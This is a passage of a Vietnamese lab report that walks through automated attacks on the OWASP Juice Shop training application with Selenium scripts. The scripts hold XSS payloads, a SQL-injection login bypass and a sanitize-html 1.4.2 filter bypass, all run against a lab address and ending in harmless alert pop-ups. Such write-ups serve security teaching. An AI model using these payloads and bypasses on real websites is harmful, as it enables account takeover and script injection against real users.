
def open_xss_alert(server, browser):
    print('Popping reflected XSS in browser...')
    xssurl = '{}#/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">'.format(server)
    browser.get(xssurl)
    # Sleep just to show the XSS alert
    sleep(3)
    browser.switch_to.alert.accept()
    print('Success.')

open_xss_alert("http://192.168.55.132:3000", get_browser())

```

Hình 33. Đoạn script sử dụng Selenium khai thác lỗ hổng

Thực thi chương trình trên, Chrome webdriver sẽ được mở ra và tiến hành truy cập tới URL có chứa payload tấn công ở trên.

*Hình 34. Kết quả khai thác thành công*

3.4. Kịch bản 4: Reflected XSS trên OWASP Juice Shop

Ngữ cảnh:

Ứng dụng web OWASP Juice Shop chứa lỗ hổng Reflected XSS (Cross-Site Scripting) - một trong những loại tấn công XSS phổ biến nhất, xảy ra khi dữ liệu độc hại được gửi từ một client và được ứng dụng web phản hồi ngay lập tức mà không có sự xác thực hoặc mã hóa hợp lý.

Kịch bản triển khai:

Kẻ tấn công sử dụng Selenium để tự động tấn công vào lỗ hổng Reflected XSS của trang web, kết hợp ChromeDriver, để xem cách trang web hiển thị và phản ứng ra sao.


Đánh giá mức độ nguy hiểm: Medium

Lỗ hổng này khá nguy hiểm, có thể tồn tại trên bất kỳ trang web nào có phản hồi lại dữ liệu người dùng vì nó dễ dàng khai thác và không yêu cầu sự can thiệp từ phía server. Kẻ tấn công chỉ cần tạo ra một URL độc hại hoặc gửi một yêu cầu chứa mã độc, khi người dùng truy cập URL đó, mã độc sẽ được thực thi. Lỗ hổng này gây ra hậu quả nghiêm trọng như đánh cắp thông tin, phishing, thực thi mã độc, chiếm quyền kiểm soát tài khoản và lây lan mã độc.


Triển khai:

Trong kịch bản này ta cần có một tài khoản trong OWASP Juice Shop. Sử dụng tài khoản admin mà ta có được ở kịch bản SQL Injection trước đó.


Bấm chọn xem Accounts > Orders & Payment > Track Orders để xem trang theo dõi đơn hàng. Ví dụ Order thứ nhất được hiển thị như *Hình 35*.

*Hình 35. Đơn hàng đầu tiên*

Một Order khác được hiển thị trong *Hình 36*.

*Hình 36. Đơn hàng thứ hai*

Chú ý trên thanh URL, phần id tham số sẽ điều hướng tới mã order tương ứng.




Hình 37. URL của đơn hàng thứ nhất




Hình 38. URL của đơn hàng thứ hai

Vậy ta thử thay đổi phần id này thành input bất kì để xem có thể bị lỗ hổng Reflected XSS không? Kết quả thử với input “xss” cho thấy kết quả vẫn hiển thị trên trình duyệt. Kết luận được đây là lỗ hổng Reflected XSS.



Hình 39. Thay đổi URL nhưng kết quả hiển thị không thay đổi

Sử dụng Selenium để tiến hành khai thác lỗ hổng tự động. Khi đăng nhập lần đầu trên trình duyệt, ta sẽ nhận được một khung chào mừng được hiển thị như *Hình 40*. Hàm `closing_welcome_button()` sẽ giúp ta tắt khung này để dễ quan sát hơn.



Hình 40. Khung chào mừng khi lần đầu đăng nhập thành công

Ý tưởng chính là sử dụng SQL Injection để đăng nhập với tài khoản admin với hàm login_as_admin(). Sau đó chuyển qua trang track-result và tiến hành thêm payload tấn công như kịch bản DOM XSS. Cụ thể payload tấn công là:

```
track-result?id=<iframe%20src%3D"javascript:alert(%60xss%60)">
```

```
from selenium import webdriver
from time import sleep
from selenium.webdriver.common.by import By
from selenium.webdriver.common.action_chains import ActionChains

def get_browser():
    return webdriver.Chrome()

def closing_welcome_button(browser):
    closing_welcome_button = browser.find_element(By.CSS_SELECTOR, "button[aria-label='Close Welcome Banner']")
    action = ActionChains(browser)
    action.click(on_element = closing_welcome_button)
    action.perform()

def login_as_admin(browser):
    email = "' or 1=1 --"
    password = 'anything'

    input_email = browser.find_element(By.ID, 'email')
    input_password = browser.find_element(By.ID, 'password')
    login_btn = browser.find_element(By.ID, 'loginButton')

    actions = ActionChains(browser)
    actions.send_keys_to_element(input_email, email)
    actions.send_keys_to_element(input_password, password)
    actions.click(login_btn)
    actions.perform()
    sleep(3)
```

Hình 41. Hàm sử dụng SQL Injection để đăng nhập tài khoản admin

```

def reflected_xss(browser, url):
    print('Popping reflected XSS in browser...')
    browser.get(url)
    sleep(3)
    closing_welcome_button(browser)
    login_as_admin(browser)


    #solve the XSS challenge
    xss_url = 'http://192.168.55.132:3000/#/track-result?id=<iframe%20src%3D"javascript:alert(%60xss%60)">'
    browser.get(xss_url)
    sleep(5)

url = 'http://192.168.55.132:3000/#/login'
reflected_xss(get_browser(), url)

```

Hình 42. Hàm sử dụng Reflected_XSS để tấn công

Thực thi chương trình trên. Chrome webdriver sẽ được mở ra và tiến hành truy cập tới URL có chứa payload tấn công ở trên.

*Hình 43. Kết quả tấn công thành công*

3.5. Kịch bản 5: Server-side XSS trên OWASP Juice Shop

Ngữ cảnh:

Trang web OWASP Juice Shop chứa lỗ hổng Server-side XSS, lỗ hổng này xảy ra khi một ứng dụng web chấp nhận dữ liệu từ người dùng và chèn nó vào một trang web khác (trong kịch bản này là trang Customer Feedback) mà không thực hiện kiểm tra hoặc mã hóa hợp lý dẫn đến các tình huống không mong muốn.

Kịch bản triển khai:


Tương tự như kịch bản trên, thực thi một kịch bản đơn giản sử dụng Selenium để tự động tấn công vào lỗ hổng Server-side XSS trên OWASP Juice Shop, cụ thể là hiển thị một alert ra màn hình để xem cách Server xử lý ra sao.

Đánh giá mức độ nguy hiểm: High

Server-side XSS là một lỗ hổng bảo mật vô cùng nguy hiểm. Lỗ hổng này có thể ảnh hưởng đến tất cả người dùng của ứng dụng web nếu mã độc được chèn vào nội dung động được truy cập bởi nhiều người. Ví dụ, nếu một trang web thương mại điện tử có lỗ hổng Server-Side XSS, kẻ tấn công có thể chèn mã độc vào phần bình luận sản phẩm. Khi người dùng truy cập trang sản phẩm và xem bình luận, mã độc có thể đánh cắp cookie phiên làm việc, thực hiện các giao dịch trái phép hoặc thay đổi nội dung trang để lừa người dùng nhập thông tin thanh toán vào các form giả mạo.


Triển khai:

Với kịch bản này, ta sẽ khai thác lỗ hổng liên quan tới mục Customer Feedback (cho phép người dùng để lại comment và rating cho trang web). Đầu tiên ta thử chèn payload đã sử dụng ở 2 kịch bản XSS trước.




Hình 44. Sử dụng lại payload đã có ở kịch bản trước

Chú ý rằng comment của ta có hiển thị lên mục About Us nhưng nó đã được “sanitize” (hay còn gọi là “làm sạch dữ liệu”).



Hình 45. Comment được ghi nhận nhưng đã được sanitize trước khi hiển thị

Sau khi tìm hiểu, ta biết được rằng trang web có sử dụng 1 sanitizer tên là sanitize-html và version của nó là 1.4.2.



Hình 46. OWASP Juice Shop sử dụng Sanitize-html version 1.4.2

Sanitize-html version 1.4.2 sẽ sanitize cho phép phần thuộc tính text đi qua. Hay nói cách khác nếu ta chèn thêm một tag “giả” nữa bên trong tag ban đầu sẽ có thể vượt qua được sanitizer này. Vậy payload của ta có dạng:

```
<<script>Foo</script>iframe src="javascript:alert('xss')"
```

Kiểm tra dự đoán của ta với chương trình python khai thác lỗi này.

```
from selenium import webdriver
from time import sleep
from selenium.webdriver.common.by import By
from selenium.webdriver.common.action_chains import ActionChains
from selenium.webdriver.common.keys import Keys

import requests
import json

def get_browser():
    return webdriver.Chrome()

def closing_welcome_button(browser):
    closing_welcome_button = browser.find_element(By.CSS_SELECTOR, "button[aria-label='Close Welcome Banner']")
    action = ActionChains(browser)
    action.click(on_element = closing_welcome_button)
    action.perform()

def solveCaptcha2(captcha):
    api_url = "https://api.mathjs.org/v4/"
    expression = captcha

    response = requests.post(api_url, data=json.dumps({"expr": expression}), headers={"Content-Type": "application/json"})

    if response.status_code == 200:
        result = response.json()
        return result['result']
    else:
        print("Error:", response.status_code)
```

Hình 47. Hàm xử lý captcha

```

def serverSideXSS(browser, url):
    print('Popping reflected XSS in browser... ')
    browser.get(url)
    sleep(3)
    closing_welcome_button(browser)
    payload = '<<script>Foo</script>iframe src="javascript:alert(`xss`)">'

    input_comment = browser.find_element(By.ID, 'comment')
    captcha = browser.find_element(By.ID, 'captcha').text
    captchaResult = solveCaptcha2(captcha)
    input_captcha = browser.find_element(By.ID, 'captchaControl')
    submit_btn = browser.find_element(By.ID, 'submitButton')
    rating_btn = browser.find_element(By.CLASS_NAME, 'mat-slider-thumb')

    actions = ActionChains(browser)
    actions.send_keys_to_element(input_comment, payload)
    actions.send_keys_to_element(input_captcha, captchaResult)
    actions.click(rating_btn)
    actions.click(submit_btn)
    actions.perform()
    aboutURL = url.replace("contact", "about")
    sleep(3)
    browser.get(aboutURL)
    sleep(5)
    browser.quit()

url = 'http://192.168.55.132:3000/#/contact'
serverSideXSS(get_browser(), url)

